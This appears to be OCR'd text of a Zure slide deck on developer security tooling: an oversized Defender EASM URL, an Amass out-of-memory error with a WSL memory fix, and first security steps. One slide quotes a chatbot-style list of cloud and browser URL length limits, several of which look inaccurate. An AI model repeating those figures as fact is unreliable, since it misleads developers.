
ZURE

Developer (sec) Experience

ZURE


Security tooling

- Usability = Commandline
- Majority are designed to be “user assisted”
- The quality standard is something … different.
- Expect the tools to fail



Defender EASM

- Valdemar founds Defender External Attack Surface Management -tool
- Uses it for “Continuous Discovery of digital attack surface”
- Digs into insights. Tries to share the URL from browser to Per.
- Asks help from Per with this error message in Teams



Valdemar
Vibecoder

ZURE

What the ....?

URL is long

- 358795 characters
- 143 A4 pages in Word
- 350 KB

Niche facts:

Sure! Here are the URL length limitations:


Cloud Vendors

- **AWS:** 8,192 characters
- **GCP:** 8,192 characters
- **Azure:** 4,096 characters

Browser Vendors

- **Chrome:** 2,083 characters
- **Firefox:** 65,536 characters
- **Safari:** 80,000 characters
- **Edge:** 2,083 characters
- **Internet Explorer:** 2,083 characters
- **Opera:** 190,000 characters

If you need more information, just let me know!



OWASP AMA

Another day in Infosec


```
`~/go/bin/oam_subs -d zure.com`
panic: unable to open database file: out of memory (14)
```

```
# Settings apply across all Linux distros running on WSL 2
[wsl2]
# Limits VM memory to use no more than
memory=16GB
```

```
panic: unable to open database file: out of memory (14)
```

Out of memory error has two meanings:

- Either “can’t find SQLite”
- Or “try harder (with other parameters)”



Per Pessimistic

ZURE

First steps?

ZURE

First easy steps

1. Name security champion for project
2. Choose suitable security frameworks / benchmarks / compliance frameworks
3. Threat modeling
4. Implement low-hanging security controls
5. Goto 3

Valdemar Vibecoder

ZURE

Questions?

- Disobey Workshop – self-learn materials
  - https://github.com/Rinorragi/ci-security


ZURE